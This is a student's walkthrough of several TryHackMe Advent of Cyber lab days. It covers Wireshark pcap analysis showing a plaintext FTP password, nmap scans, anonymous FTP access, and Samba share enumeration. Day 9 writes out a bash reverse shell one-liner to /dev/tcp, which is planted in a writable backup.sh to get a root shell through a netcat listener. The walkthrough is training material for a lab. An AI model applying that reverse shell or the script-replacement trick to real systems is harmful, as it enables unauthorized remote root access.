Step 5: For the first task, we can do a quick browse on ICMP protocol to determine the IP address that is causing pings (Below picture shows the ip address that is replying to the ping request which is 10.11.3.2)



Step 6: The 3rd task requires us to use the filter “http.request.method == GET”. Notice one of the queries shows an info where the IP address 10.10.67.199 visited 10.10.15.52 to access a certain “/posts/reindeer-of-the-week” . That is the title of the article visited.

http.request.method == GET

Source	Destination	Protocol	Length	Info
10.10.67.199	10.10.15.52	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.
10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_lat
10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.w
10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff
10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.
10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japane
10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regula
10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japane
10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regula


Step 7: For the 4th task, open “pcap2.pcap” on Wireshark and filter the logs using “ftp.request”. Here we can see a series of responses and requests including one for a login page. The login details of Elf McSkidy is shown here (password = plaintext_password_fiasco)

8	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
	10.10.122.128	FTP	83	Request: USER elfmcskidy
8	10.10.73.252	FTP	100	Response: 331 Please specify the password.
	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco


Step 8: For the last task, open “pcap3.pcap” on Wireshark. Again, using the filter “http.request.method == GET” , we can find the GET request on this pcap file. One of the 2 results shows an access of a file named “christmap.zip”. Export said log as HTTP.


http.request.method == GET


Source	Destination	Protocol	Length	Info
10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1



Step 9 : Open Chrismas.zip then open a txt file titled “elf_mcskidy_wishlist.txt”. In the file you can find the answer to the final task, rubber ducky.







Thinking process/methodology:
In this task, a zip containing task files is given. Using wireshark we access this file to parse through the logs and find relevant data based on the questions put forward on the tryhackme website. First, we browsed through pcap1.pcap to find the IP address that was initiating a ping reply by browsing through ICMP logs. 2nd task is a logic question with the answer “http.request.method == GET”. 3rd task asked for us to browse pcap1.pcap and find the article visited by the IP address 10.10.67.199. Using the answer for the 2nd task, we find the article which was reindeer-of-the-week. 4th task asked us to

check pcap2.pcap's FTP traffic to find the leaked password. Using ftp.request we can find the specific FTP logs containing the unencrypted password. 5th task is simple check on the encryption protocol of pcap2.pcap which was SSH. For te 6th and final task, we used the http.request.method == GET filter to find a log containing christmas.zip in which we access and find a txt file titled elf_mcskidy_wishlist.txt, the final answer is in the that txt file.


Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, nmap

Solution/Walkthrough:

Step 1:

Open up the website to see the content.



Step 2:

-Run the nmap connect scan to scan for the port number.

```
┌──(1211102270㉿kali)-[~]
└─$ nmap -sT 10.10.194.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 02:53 EDT
Nmap scan report for 10.10.194.50
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 27.40 seconds
```

Step 3:

-Run the nmap command -sV and -A to get the name of the Linux distribution and the version of Apache.

```
┌──(1211102270㉿kali)-[~]
└─$ nmap -sV 10.10.194.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 03:08 EDT
Nmap scan report for 10.10.194.50
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.38 seconds
```

```
┌──(1211102270㉿kali)-[~]
└─$ nmap -A 10.10.194.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 02:59 EDT
Nmap scan report for 10.10.194.50
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.02 seconds
```

Step 4:

-Run the nmap command -sV with the -p 2222 to get the service details.

```
┌──(1211102270㉿kali)-[~]
└─$ nmap -sV 10.10.194.50 -p 2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 04:18 EDT
Nmap scan report for 10.10.194.50
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds
```

Step 5:

-Run nmap command -A again to see http-title, to get what is the website used for.

```
┌──(1211102270㉿kali)-[~]
└─$ nmap -A 10.10.194.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 04:29 EDT
Nmap scan report for 10.10.194.50
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE        VERSION
80/tcp   open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.76 seconds
```

Thinking process/methodology:

In the given task, we were given instructions to use nmap to get information about this blog site, we run the nmap command -sT, -sV, -A, -p to get the information like port numbers, os details,version of Apache, the service details, and the http-tittle, though we also run other command like because we were trying to figure out which command gives you what other information about the site.


Day 9: Networking - Anyone can be Santa!

Tools used: Kali Linux, Netcat

Solution/Walkthrough:

Step 1:

Start the machine and obtain the IP address needed.



Step 2:

Connect to FTP using the command ftp (your machine's IP Address). In this case, the IP address is 10.10.21.219 . When prompted for your name, enter "anonymous" to enable anonymous login mode.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.21.219
Connected to 10.10.21.219.
220 Welcome to the TBFC FTP Server!.
Name (10.10.21.219:kali):
```

```
Connected to 10.10.21.219.
220 Welcome to the TBFC FTP Server!.
Name (10.10.21.219:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Step 3: Observe the available directories by typing in ls when prompted by ftp (the ftp>) and find the public directory.

```
ftp> ls
227 Entering Passive Mode (10,10,21,219,249,203).
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Note: if the terminal responds to the ls command with “Illegal PORT command”, type in the command “passive” to enter passive mode.


Step 4: Enter the command “cd public” to change directories from all to public. Use “ls” to display the contents and search for the file named “backup.sh”.

```
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
227 Entering Passive Mode (10,10,21,219,162,240).
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```


Step 5: Use the “get” command to obtain the file backup.sh from the directory. Locate the backup.sh file in your files.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
227 Entering Passive Mode (10,10,21,219,104,200).
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (264.9227 kB/s)
```

Note: you may move the file to somewhere more convenient if necessary.




Step 6: Open up backup.sh using nano by typing “nano backup.sh” into the terminal. When nano is opened, type in the command bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1.




Step 7: Press Ctrl + X on your keyboard. It will prompt nano to ask you to save the file. Save the file and change the name if necessary.

Step 8: Open a different terminal and type in nc -lvnp 4444 to enable the netcat listener to listen in on port 4444.



Step 9: Upload the file to the public directory by using the put command.



Step 10: After a while, the listener will intercept the connection and we will have access to the system.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.41] from (UNKNOWN) [10.10.162.221] 58972
bash: cannot set terminal process group (1209): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Step 11: Return to FTP and observe the public directory again. Download shoppinglist.txt using the command get to find the answer for the movie Santa is interested in getting this christmas.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
227 Entering Passive Mode (10,10,162,221,244,58).
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (8.9799 kB/s)
ftp>
```

Step 12: For the final flag, return to the terminal with the netcat listener and use the command “cat /root/flag.txt” to reveal the contents of the file and get the flag.

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought process/Methodology:

In order to discover the method used by the hacker to gain access to the file system, we trace back the steps taken by them to gain access to the system. By using an anonymous account in the File Transfer Protocol(FTP), we managed to download a file that anonymous users such as ourselves are given access to, named as backup.sh. By modifying the file by adding a reverse shell script using Netcat, we manage to gain access to the system after uploading the script into the public directory, replacing the old backup.sh file with our new file with the same name.

Day 10: Networking - Dont be sElfish!

Tools: Kali Linux, Enum4Linux

Solution/Walkthrough:

Step 1:

Start the machine on TryHackMe and obtain the IP address.

Step 2: Open the terminal and type in “enum4linux -U (your IP address)” to obtain the list of users on the Samba server.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -U 10.10.50.34
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26 05:34:26 2022
```

```
 ========================== 
|    Users on 10.10.50.34    |
 ========================== 
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: elfmcskidy       Name:   Desc:
index: 0×2 RID: 0×3ea acb: 0×00000010 Account: elfmceager       Name: elfmceager        Desc:
index: 0×3 RID: 0×3e9 acb: 0×00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0×3e8]
user:[elfmceager] rid:[0×3ea]
user:[elfmcelferson] rid:[0×3e9]
```

Step 3: To obtain the number of shares, use the command “enum4linux -S (your IP Address)” in the terminal.

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -S 10.10.50.34
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26 05:35:16 2022
```

```
 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.50.34
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.10.50.34   |
 ==================================================
[+] Got domain/workgroup name: TBFC-SMB-01

 ============================================
|    Session Check on 10.10.50.34            |
 ============================================
[+] Server 10.10.50.34 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 10.10.50.34    |
 ==========================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================
|    Share Enumeration on 10.10.50.34      |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.50.34
//10.10.50.34/tbfc-hr   Mapping: DENIED, Listing: N/A
//10.10.50.34/tbfc-it   Mapping: DENIED, Listing: N/A
//10.10.50.34/tbfc-santa        Mapping: OK, Listing: OK
//10.10.50.34/IPC$      [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

Step 4: Attempt to gain access to any share by typing in “smbclient //(Your IP Address)/**Name of share** ” into the terminal. When prompted for a password, instantly press “enter” to check if the sharename has a password or not.

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.50.34/tbfc-it
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.50.34/tbfc-hr
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.50.34/IPC$
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> quit

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.50.34/tbfc-santa
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \>
```

(enter is pressed after the prompt for the password, and access is obtained, showing that there is no password. The answer for question 3 can be obtained.)

Step 5: Once inside the share, use the “ls” command to list out all the available files in the directory.

```
smb: \> ls
  .                                   D        0  Wed Nov 11 21:12:07 2020
  ..                                  D        0  Wed Nov 11 20:32:21 2020
  jingle-tunes                        D        0  Wed Nov 11 21:10:41 2020
  note_from_mcskidy.txt               N      143  Wed Nov 11 21:12:07 2020
```

Step 6: Observe the list of files available and identify the directory needed to find the answer(in this case, it is jingle-tunes).

jingle-tunes | Correct Answer | Hint

Thought process/methodology: In the given task, we attempt to find a weakness in the new Samba file server that has been set up. For this task, we use Enum4Linux to obtain the list of users and shares available in the Samba server. Through this, we use commands like smbclient in order to request access to any share and check for vulnerabilities. Through this, we discover that Santa’s share is unprotected and has no password, therefore allowing attackers to gain access to possibly sensitive information.